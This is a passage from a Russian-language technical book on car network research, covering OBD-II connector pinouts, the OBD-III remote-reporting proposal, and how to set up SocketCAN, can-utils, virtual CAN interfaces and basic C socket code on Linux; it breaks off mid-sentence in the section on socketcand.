Обратите внимание, что разъем OBD может иметь больше одной линии CAN, например низкоскоростную линию (LS-CAN) или среднескоростную (MS-CAN). Низкоскоростная работает примерно на 33 Кбит/с, среднескоростная - примерно на 128 Кбит/с, а высокоскоростная (HS-CAN) - примерно на 500 Кбит/с.

Часто при подключении сниффера к разъему OBD-II автомобиля используется переходник DB9-to-OBDII. На рисунке 2-18 показан вид вилки, а не кабеля.




Рисунок 2-18: Типичный разъем DB9, вид вилки. Звездочка (*) означает, что контакт необязателен. Адаптер DB9 может иметь всего три подключенных контакта.

Эта распиновка является распространенной распиновкой в Великобритании, и если вы делаете кабель самостоятельно, ее будет проще всего использовать. Однако некоторые снифферы, например многие платы Arduino shield, ожидают разъем DB9 в стиле США (см. рисунок 2-19).




Рисунок 2-19: Разъем DB9 в стиле США, вид вилки

Версия для США имеет больше возможностей и дает больший доступ к другим разъемам OBD, помимо одного только CAN. К счастью, питание находится на контакте 9 в обоих стилях разъемов, поэтому вы не должны сжечь свой сниффер, если случайно возьмете не тот кабель. Некоторые снифферы, например CANtact, имеют переключки, которые можно установить в зависимости от того, кабель какого стиля вы используете.

Стандарт OBD-III

OBD-III - довольно спорное развитие стандарта OBD-II. OBD-II изначально проектировался для соответствия проверкам выбросов (по крайней мере с точки зрения регуляторов), но теперь, когда модуль управления силовым агрегатом (powertrain control module, PCM) знает, укладывается ли автомобиль в нормативы, у нас все равно остается неудобство: владельцу автомобиля приходится проходить проверку каждые два года. Стандарт OBD-III позволяет PCM сообщать свое состояние удаленно без участия владельца. Такая связь обычно выполняется через придорожный транспондер, но сотовые телефоны и спутниковая связь тоже подходят.

California Air Resources Board (CARB) начал тестировать придорожные считыватели для OBD-III в 1994 году и способен читать данные автомобилей из восьми полос движения, движущихся со скоростью 100 миль в час. Если в системе обнаруживается неисправность, она передает диагностические коды неисправностей (diagnostic trouble codes, DTC) и идентификационные номера автомобилей (vehicle identification numbers, VIN) ближайшему транспондеру (см. "Diagnostic Trouble Codes" на странице 52). Идея состоит в том, чтобы система сообщала о попадании загрязняющих веществ в атмосферу без необходимости ждать проверки выбросов до двух лет.

Большинство реализаций OBD-III специфичны для производителя. Автомобиль "звонит домой" производителю при неисправностях, а затем связывается с владельцем, чтобы сообщить ему о необходимости ремонта. Как можно представить, у этой системы есть очевидные юридические вопросы, на которые еще нужно ответить, включая риск массового наблюдения за частной собственностью. Безусловно, здесь есть много пространства для злоупотреблений со стороны правоохранительных органов, включая ловушки скорости, отслеживание, иммобилизацию и так далее.

Некоторые поданные запросы предложений на интеграцию OBD-III в автомобили утверждают, что используют транспондеры для хранения следующей информации:

- дата и время текущего запроса;
- дата и время последнего запроса;
- VIN;
- состояние, например "OK", "Trouble" или "No response";
- сохраненные коды (DTC);
- номер приемной станции.

Важно отметить, что даже если OBD-III отправляет только DTC и VIN, добавить дополнительные метаданные, например местоположение, время и историю прохождения автомобилем транспондера, тривиально. По большей части OBD-III - это страшилка под кроватью. На момент написания он еще не был развернут с транспондерным подходом, хотя системы "звонка домой", такие как OnStar, развертываются для уведомления автодилера о различных проблемах безопасности или защищенности.

Итоги

Работая с целевым автомобилем, вы можете столкнуться с несколькими разными шинами и протоколами. Когда это произойдет, изучите контакты, которые разъем OBD-II использует в вашем конкретном автомобиле, чтобы определить, какие инструменты вам понадобятся и чего ожидать при обратной разработке сети автомобиля.

В этой главе я сосредоточился на шинах, легко доступных через разъем OBD-II, но вам также следует изучить электрические схемы автомобиля, чтобы определить, где найти другие шинные линии между датчиками. Не все шинные линии выведены через разъем OBD-II, и при поиске определенного пакета может быть проще найти модуль и шинные линии, выходящие из конкретного модуля, чтобы выполнить обратную разработку конкретного пакета. (Подробности о том, как читать электрические схемы, см. в главе 7.)

Глава 3. Связь автомобиля с SocketCAN

Когда вы начинаете использовать CAN для автомобильной связи, вполне может оказаться, что перед вами мешанина из разных драйверов и программных утилит. В идеале инструменты CAN и их разные интерфейсы стоило бы объединить в общий интерфейс, чтобы мы могли легко обмениваться информацией между инструментами.

К счастью, существует набор инструментов с общим интерфейсом, и он бесплатный! Если у вас есть Linux или вы установите Linux в виртуальную машину (VM), этот интерфейс у вас уже есть. Интерфейс под названием SocketCAN был создан на площадке разработки Open Source BerliOS в 2006 году. Сегодня термин SocketCAN используется для обозначения реализации драйверов CAN как сетевых устройств, подобных Ethernet-картам, а также для описания доступа приложений к шине CAN через программный интерфейс сетевых сокетов. В этой главе мы настроим SocketCAN, чтобы нам было проще взаимодействовать с автомобилем.

Volkswagen Group Research предоставила первоначальную реализацию SocketCAN, которая поддерживает встроенные CAN-чипы и драйверы плат, внешние USB- и последовательные CAN-устройства, а также виртуальные CAN-устройства. Пакет can-utils предоставляет несколько приложений и инструментов для взаимодействия с сетевыми устройствами CAN, CAN-специфичными протоколами, а также возможность создать виртуальную среду CAN. Чтобы проверить многие примеры из этой книги, установите свежую версию в Linux VM на своей системе. В новейших версиях Ubuntu пакет can-utils есть в стандартных репозиториях.

SocketCAN подключается к сетевому стеку Linux, благодаря чему очень легко создавать инструменты для поддержки CAN. Приложения SocketCAN могут использовать стандартные C-вызовы сокетов с пользовательским семейством сетевых протоколов PF_CAN. Эта функциональность позволяет ядру обрабатывать драйверы CAN-устройств и взаимодействовать с существующим сетевым оборудованием, предоставляя общий интерфейс и утилиты пользовательского пространства.

На рисунке 3-1 сравнивается реализация традиционного CAN-ПО с реализацией унифицированного SocketCAN.




Рисунок 3-1: Схема SocketCAN слева и традиционное CAN-ПО справа

В традиционном CAN-ПО приложение имеет собственный протокол, который обычно взаимодействует с символьным устройством, например последовательным драйвером, а затем с

фактическим аппаратным драйвером. В левой части рисунка SocketCAN реализован в ядре Linux. Создав собственное семейство протоколов CAN, SocketCAN может интегрироваться с существующими драйверами сетевых устройств, тем самым позволяя приложениям обращаться с интерфейсом шины CAN так, как если бы это был обычный сетевой интерфейс.

Настройка can-utils для подключения к CAN-устройствам

Чтобы установить can-utils, вы должны использовать дистрибутив Linux 2008 года или более поздний либо систему с ядром Linux 2.6.25 или выше. Сначала мы установим can-utils, затем рассмотрим, как настроить его для вашей конкретной конфигурации.

Установка can-utils

Вы должны иметь возможность установить can-utils с помощью своего менеджера пакетов. Вот пример для Debian/Ubuntu:

```
$ sudo apt-get install can-utils
```

Если в вашем менеджере пакетов нет can-utils, установите его из исходного кода командой git:

```
$ git clone https://github.com/linux-can/can-utils
```

На момент написания can-utils содержит файлы configure, make и make install, но в более старых версиях для установки из исходного кода нужно было просто ввести make.

Настройка встроенных чипсетов

Следующий шаг зависит от вашего оборудования. Если вы ищете CAN-сниффер, следует проверить список поддерживаемых драйверов Linux, чтобы убедиться, что ваше устройство совместимо. На момент написания встроенные CAN-драйверы Linux поддерживают следующие чипсеты:

- Atmel AT91SAM SoCs
- Bosch CC770
- ESD CAN-PCI/331 cards
- Freescale FlexCAN
- Freescale MPC52xx SoCs (MSCAN)
- Intel AN82527
- Microchip MCP251x
- NXP (Philips) SJA1000
- TI's SoCs

CAN-контроллеры, например SJA1000, обычно встроены в платы ISA, PCI и PCMCIA или другое встроенное оборудование. Например, драйвер PCMCIA-карты EMS реализует доступ к ее чипу SJA1000. Когда вы вставляете PCMCIA-карту EMS в ноутбук, в ядро загружается модуль `ems_pcmcia`, которому затем требуется загрузка модуля `sja1000` и модуля `can_dev`. Модуль `can_dev` предоставляет стандартные интерфейсы настройки - например, для установки битовых скоростей CAN-контроллеров.

Модульная концепция ядра Linux также применяется к драйверам CAN-оборудования, которые подключают CAN-контроллеры через шинное оборудование, например `kvaser_pci`, `peak_pci` и так

далее. Когда вы подключаете поддерживаемое устройство, эти модули должны загрузиться автоматически, и вы должны увидеть их при вводе команды `lsmod`. USB-драйверы, например `usb8dev`, обычно реализуют проприетарный протокол USB-связи и поэтому не загружают драйвер CAN-контроллера.

Например, когда вы подключаете адаптер PEAK-System PCAN-USB, загружается модуль `can_dev`, а модуль `peak_usb` завершает свою инициализацию. Используя команду просмотра сообщений `dmesg`, вы должны увидеть вывод, похожий на этот:

```
$ dmesg
--snip--
[ 8603.743057] CAN device driver interface
[ 8603.748745] peak_usb 3-2:1.0: PEAK-System PCAN-USB adapter hwrev 28 serial
FFFFFFFF (1 channel)
[ 8603.749554] peak_usb 3-2:1.0 can0: attached to PCAN-USB channel 0 (device
255)
[ 8603.749664] usbcore: registered new interface driver peak_usb
```

Проверить, что интерфейс загрузился правильно, можно с помощью `ifconfig`; убедитесь, что теперь присутствует интерфейс `can0`:

```
$ ifconfig can0
can0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
UP RUNNING NOARP MTU:16 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:10
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

Теперь задайте скорость шины CAN. (Больше информации о скоростях шин вы найдете в главе 5.) Ключевой компонент, который нужно настроить, - это битовая скорость. Это скорость шины. Типичное значение для высокоскоростного CAN (HS-CAN) - 500 Кбит/с. Значения 250 Кбит/с или 125 Кбит/с типичны для более медленных шин CAN.

```
$ sudo ip link set can0 type can bitrate 500000
$ sudo ip link set up can0
```

После поднятия устройства `can0` вы должны получить возможность использовать инструменты из `can-utils` на этом интерфейсе. Linux использует `netlink` для связи между ядром и инструментами пользовательского пространства. Доступ к `netlink` можно получить командой `ip link`. Чтобы увидеть все параметры `netlink`, введите следующее:

```
$ ip link set can0 type can help
```

Если вы начнете наблюдать странное поведение, например отсутствие захвата пакетов и ошибки пакетов, интерфейс мог остановиться. Если вы работаете с внешним устройством, просто отключите его или перезапустите. Если устройство внутреннее, выполните эти команды для его сброса:

```
$ sudo ip link set canX type can restart-ms 100
$ sudo ip link set canX type can restart
```

Настройка последовательных CAN-устройств

Внешние CAN-устройства обычно взаимодействуют через последовательный интерфейс. Фактически даже USB-устройства в автомобиле часто взаимодействуют через последовательный интерфейс - обычно через FTDI-чип от Future Technology Devices International, Ltd.

Известно, что следующие устройства работают с SocketCAN:

- любое устройство, поддерживающее протокол LAWICEL;

- последовательные адаптеры CAN232/CANUSB (<http://www.can232.com/>);
- адаптер VSCOM USB-to-serial (<http://www.vsc.com/de/usb-to-can.htm>);
- CANTact (<http://cantact.io>).

Примечание. Если вы используете Arduino или собираете собственный сниффер, вы должны реализовать протокол LAWICEL - также известный как протокол SLCAN - в прошивке, чтобы ваше устройство работало. Подробности см. на http://www.can232.com/docs/canusb_manual.pdf и <https://github.com/linux-can/can-misc/blob/master/docs/SLCAN-API.pdf>.

Чтобы использовать один из адаптеров USB-to-serial, сначала нужно инициализировать последовательное оборудование и скорость передачи на шине CAN:

```
$ slcand -o -s6 -t hw -S 3000000 /dev/ttyUSB0
$ ip link set up slcan0
```

Демон slcand предоставляет интерфейс, необходимый для преобразования последовательной связи в сетевой драйвер slcan0. В slcand можно передать следующие параметры:

-o Открывает устройство

-s6 Задаёт скорость передачи и скорость шины CAN (см. таблицу 3-1)

-t hw Указывает управление потоком последовательного интерфейса: HW (аппаратное) или SW (программное)

-S 3000000 Задаёт скорость последовательного интерфейса, или битовую скорость

/dev/ttyUSB0 Ваше USB FTDI-устройство

В таблице 3-1 перечислены числа, передаваемые в -s, и соответствующие скорости передачи.

Таблица 3-1: Числа и соответствующие скорости передачи

Число	Скорость
0	10 Кбит/с
1	20 Кбит/с
2	50 Кбит/с
3	100 Кбит/с
4	125 Кбит/с
5	250 Кбит/с
6	500 Кбит/с
7	800 Кбит/с
8	1 Мбит/с

Как видите, ввод -s6 подготавливает устройство к взаимодействию с сетью шины CAN на 500 Кбит/с.

После задания этих параметров у вас теперь должно быть устройство slcan0. Чтобы подтвердить это, введите следующее:

```
$ ifconfig slcan0
slcan0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
NOARP MTU:16 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:10
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

Большая часть информации, возвращаемой `ifconfig`, установлена в типовые значения по умолчанию, которые могут быть полностью нулевыми. Это нормально. Мы просто убеждаемся, что можем увидеть устройство с помощью `ifconfig`. Если мы видим устройство `slcan0`, мы знаем, что должны иметь возможность использовать наши инструменты для последовательного взаимодействия с CAN-контроллером.

Примечание. На этом этапе может быть полезно посмотреть, есть ли у вашего физического sniffер-устройства дополнительные индикаторы. Часто CAN-сниффер имеет зеленый и красный индикаторы, показывающие, что он может правильно взаимодействовать с шиной CAN. Чтобы эти индикаторы работали правильно, ваше CAN-устройство должно быть подключено к компьютеру и автомобилю. Такие индикаторы есть не у всех устройств. (Проверьте руководство к своему устройству.)

Настройка виртуальной сети CAN

Если у вас нет CAN-оборудования для экспериментов, не бойтесь. Можно настроить виртуальную сеть CAN для тестирования. Для этого просто загрузите модуль `vcan`.

```
$ modprobe vcan
```

Если вы проверите `dmesg`, вы не должны увидеть ничего существенно большего, чем сообщение вроде этого:

```
$ dmesg
[604882.283392] vcan: Virtual CAN interface driver
```

Теперь просто настройте интерфейс, как обсуждалось в разделе "Настройка встроенных чипсетов" на странице 37, но без указания скорости передачи для виртуального интерфейса.

```
$ ip link add dev vcan0 type vcan
$ ip link set up vcan0
```

Чтобы проверить настройку, введите следующее:

```
$ ifconfig vcan0
vcan0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
UP RUNNING NOARP MTU:16 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

Пока вы видите `vcan0` в выводе, можно продолжать.

Набор утилит CAN

Когда наше CAN-устройство поднято и работает, давайте на высоком уровне посмотрим на `can-utils`. Они перечислены и кратко описаны здесь; мы будем использовать их на протяжении всей книги и будем изучать их подробнее по мере применения.

asc2log Этот инструмент разбирает ASCII-дампы CAN следующего вида в стандартный формат logfile SocketCAN:

```
0.002367 1 390x Rx d 8 17 00 14 00 C0 00 08 00
```

bcmserver Экспериментальный сервер broadcast manager (PoC) Яна-Никласа Майера принимает команды вроде следующей:

```
vcan1 A 1 0 123 8 11 22 33 44 55 66 77 88
```

По умолчанию он слушает порт 28600. Его можно использовать, чтобы переложить часть рутинной работы при обращении с повторяющимися CAN-сообщениями.

canbusload Этот инструмент определяет, какой ID больше всего отвечает за создание наибольшего объема трафика на шине, и принимает следующие аргументы:

```
interface@bitrate
```

Можно указать сколько угодно интерфейсов и заставить canbusload отображать столбчатую диаграмму худших потребителей пропускной способности.

can-calc-bit-timing Эта команда вычисляет битовую скорость и соответствующие значения регистров для каждого CAN-чипсета, поддерживаемого ядром.

candump Эта утилита выводит CAN-пакеты. Она также может принимать фильтры и записывать пакеты в журнал.

canfdtest Этот инструмент выполняет тесты отправки и приема по двум шинам CAN.

cangen Эта команда генерирует CAN-пакеты и может передавать их с заданными интервалами. Она также может генерировать случайные пакеты.

cangw Этот инструмент управляет шлюзами между разными шинами CAN, а также может фильтровать и изменять пакеты перед пересылкой на следующую шину.

canlogserver Эта утилита слушает порт 28700 (по умолчанию) для CAN-пакетов и записывает их в стандартном формате в stdout.

canplayer Эта команда воспроизводит пакеты, сохраненные в стандартном "compact"-формате SocketCAN.

cansend Этот инструмент отправляет в сеть один кадр CAN.

cansniffer Этот интерактивный sniffер группирует пакеты по ID и подсвечивает измененные байты.

isotpdump Этот инструмент выводит CAN-пакеты ISO-TP, которые объясняются в разделе "Sending Data with ISO-TP and CAN" на странице 55.

isotprecv Эта утилита принимает CAN-пакеты ISO-TP и выводит их в stdout.

isotpsend Эта команда отправляет CAN-пакеты ISO-TP, переданные ей по конвейеру из stdin.

isotpserver Этот инструмент реализует мост TCP/IP к ISO-TP и принимает пакеты данных в формате 1122334455667788.

isotpsniffer Этот интерактивный sniffер похож на cansniffer, но предназначен для пакетов ISO-TP.

isotptun Эта утилита создает сетевой туннель поверх сети CAN.

log2asc Этот инструмент преобразует стандартный compact-формат в следующий ASCII-формат:

```
0.002367 1 390x Rx d 8 17 00 14 00 C0 00 08 00
```

log2long Эта команда преобразует стандартный compact-формат в удобочитаемый формат.

slcan_attach Это инструмент командной строки для CAN-устройств на последовательной линии.

slcand Этот демон обрабатывает CAN-устройства на последовательной линии.

slcanpty Этот инструмент создает Linux-интерфейс псевдотерминала (PTY) для взаимодействия с CAN-интерфейсом на последовательной основе.

Установка дополнительных модулей ядра

Некоторые более продвинутые и экспериментальные команды, например основанные на ISO-TP, требуют установить дополнительные модули ядра, такие как `can-isotp`, прежде чем их можно будет использовать. На момент написания эти дополнительные модули не были включены в стандартные ядра Linux, и, вероятно, вам придется компилировать их отдельно. Получить дополнительные CAN-модули ядра можно так:

```
$ git clone https://gitorious.org/linux-can/can-modules.git
$ cd can-modules/net/can
$ sudo ./make_isotp.sh
```

Когда `make` завершится, он должен создать файл `can-isotp.ko`.

Если запустить `make` в корневой папке репозитория, он попытается скомпилировать некоторые несинхронизированные модули, поэтому лучше компилировать только тот модуль, который нужен вам в текущем каталоге. Чтобы загрузить только что скомпилированный модуль `can-isotp.ko`, выполните `insmod`:

```
# sudo insmod ./can-isotp.ko
```

`dmesg` должен показать, что модуль загрузился правильно:

```
$ dmesg
[830053.381705] can: isotp protocol (rev 20141116 alpha)
```

Примечание. После того как драйвер ISO-TP докажет свою стабильность, его должны перенести в стабильную ветку ядра Linux. В зависимости от того, когда вы это читаете, он уже мог быть перенесен, поэтому обязательно проверьте, установлен ли он уже, прежде чем компилировать собственный.

Модуль `can-isotp.ko`

Модуль `can-isotp.ko` - это реализация протокола CAN внутри сетевого уровня Linux, требующая, чтобы система загрузила основной модуль `can.ko`. Модуль `can.ko` предоставляет инфраструктуру сетевого уровня для всех внутриядерных реализаций CAN-протоколов, таких как `can_raw.ko`, `can_bcm.ko` и `can_gw.ko`. Если все работает правильно, в ответ на следующую команду вы должны увидеть такой вывод:

```
# sudo insmod ./can-isotp.ko
[830053.374734] can: controller area network core (rev 20120528 abi 9)
[830053.374746] NET: Registered protocol family 29
[830053.376897] can: netlink gateway (rev 20130117) max_hops=1
```

Когда `can.ko` не загружен, вы получите следующее:

```
# sudo insmod ./can-isotp.ko
insmod: ERROR: could not insert module ./can-isotp.ko: Unknown symbol in
module
```

Если вы забыли подключить CAN-устройство или загрузить модуль ядра CAN, это то странное сообщение об ошибке, которое вы увидите. Если затем ввести `dmesg` для получения дополнительной информации, вы увидите серию отсутствующих символов, упомянутых в сообщениях об ошибках.

```
$ dmesg
[830760.460054] can_isotp: Unknown symbol can_rx_unregister (err 0)
[830760.460134] can_isotp: Unknown symbol can_proto_register (err 0)
[830760.460186] can_isotp: Unknown symbol can_send (err 0)
[830760.460220] can_isotp: Unknown symbol can_ioctl (err 0)
[830760.460311] can_isotp: Unknown symbol can_proto_unregister (err 0)
[830760.460345] can_isotp: Unknown symbol can_rx_register (err 0)
```

Вывод dmesg показывает много сообщений Unknown symbol, особенно вокруг методов can_x. (Игнорируйте сообщения (err 0).) Эти сообщения говорят нам, что модуль _isotp не может найти методы, связанные со стандартными функциями CAN. Эти сообщения указывают, что нужно загрузить модуль can.ko. После его загрузки все должно работать нормально.

Программирование приложений SocketCAN

Хотя can-utils очень мощен, вы обнаружите, что захотите писать собственные инструменты для выполнения конкретных действий. (Если вы не разработчик, этот раздел можно пропустить.)

Подключение к CAN-сокету

Чтобы писать собственные утилиты, сначала нужно подключиться к CAN-сокету. Подключение к CAN-сокету в Linux аналогично подключению к любому сетевому сокету, который вы можете знать по программированию TCP/IP-сетей. Ниже показан C-код, специфичный для CAN, а также минимальный код, необходимый для подключения к CAN-сокету. Этот фрагмент кода привяжется к can0 как к raw CAN-сокету.

```
int s;
struct sockaddr_can addr;
struct ifreq ifr;
s = socket(PF_CAN, SOCK_RAW, CAN_RAW);
strcpy(ifr.ifr_name, "can0" );
ioctl(s, SIOCGIFINDEX, &ifr);
addr.can_family = AF_CAN;
addr.can_ifindex = ifr.ifr_ifindex;
bind(s, (struct sockaddr *)&addr, sizeof(addr));
```

Давайте разберем секции, специфичные для CAN:

```
s = socket(PF_CAN, SOCK_RAW, CAN_RAW);
```

Эта строка указывает семейство протоколов PF_CAN и определяет сокет как CAN_RAW. Можно также использовать CAN_BCM, если вы планируете создать службу broadcast manager (BCM). Служба BCM - более сложная структура, которая может отслеживать изменения байтов и очередь циклических передач CAN-пакетов.

Эти две строки называют интерфейс:

```
strcpy(ifr.ifr_name, "can0" );
ioctl(s, SIOCGIFINDEX, &ifr);
```

Эти строки настраивают семейство CAN для sockaddr, а затем привязываются к сокету, позволяя вам читать пакеты из сети:

```
addr.can_family = AF_CAN;
addr.can_ifindex = ifr.ifr_ifindex;
```


Настройка CAN-кадра

Далее мы хотим настроить CAN-кадр и считать байты из сети CAN в нашу только что определенную структуру:

```
struct can_frame frame;
nbytes = read(s, &frame, sizeof(struct can_frame));
```

can_frame определен в linux/can.h так:

```
struct can_frame {
    canid_t can_id; /* 32 bit CAN_ID + EFF/RTR/ERR flags */
    __u8 can_dlc; /* frame payload length in byte (0 .. 8) */
    __u8 data[8] __attribute__((aligned(8)));
};
```

Запись в сеть CAN выглядит так же, как команда read, только наоборот. Просто, да?

Интерфейс procfs

Модули сетевого уровня SocketCAN также реализуют интерфейс procfs. Доступ к информации в прос может упростить bash-сценарии, а также предоставить быстрый способ увидеть, что делает ядро. Информацию сетевого уровня вы найдете в /proc/net/can/ и /proc/net/can-bcm/. Список hooks в приемник CAN можно увидеть, просмотрев файл rcvlist_all с помощью cat:

```
$ cat /proc/net/can/rcvlist_all
receive list 'rx_all':
(vcan3: no entry)
(vcan2: no entry)
(vcan1: no entry)
device can_id can_mask function userdata matches ident
vcan0 000 00000000 f88e6370 f6c6f400 0 raw
(any: no entry)
```

Некоторые другие полезные файлы procfs включают следующее:

stats Статистика сетевого уровня CAN

reset_stats Сбрасывает статистику (например, для измерений)

version Версия SocketCAN

В прос можно ограничить максимальную длину передаваемых пакетов:

```
$ echo 1000 > /sys/class/net/can0/tx_queue_len
```

Установите это значение равным тому, что считаете максимальной длиной пакета для своего приложения. Обычно менять это значение не нужно, но если вы обнаружите проблемы с ограничением скорости, возможно, стоит с ним поэкспериментировать.

Демон socketcand

Socketcand (<https://github.com/dschanoe/socketcand>) предоставляет сетевой интерфейс к сети CAN. Хотя он не входит в can-utils, он все равно может быть очень полезен, особенно при разработке приложения на языке программирования вроде Go, который не может задавать низкоуровневые параметры CAN-сокета, описанные в этой главе.

Socketcand включает полный протокол для управления своим взаимодействием с шиной CAN. Например, можно отправить в socketcand следующую строку, чтобы открыть loopback-интерфейс:

```
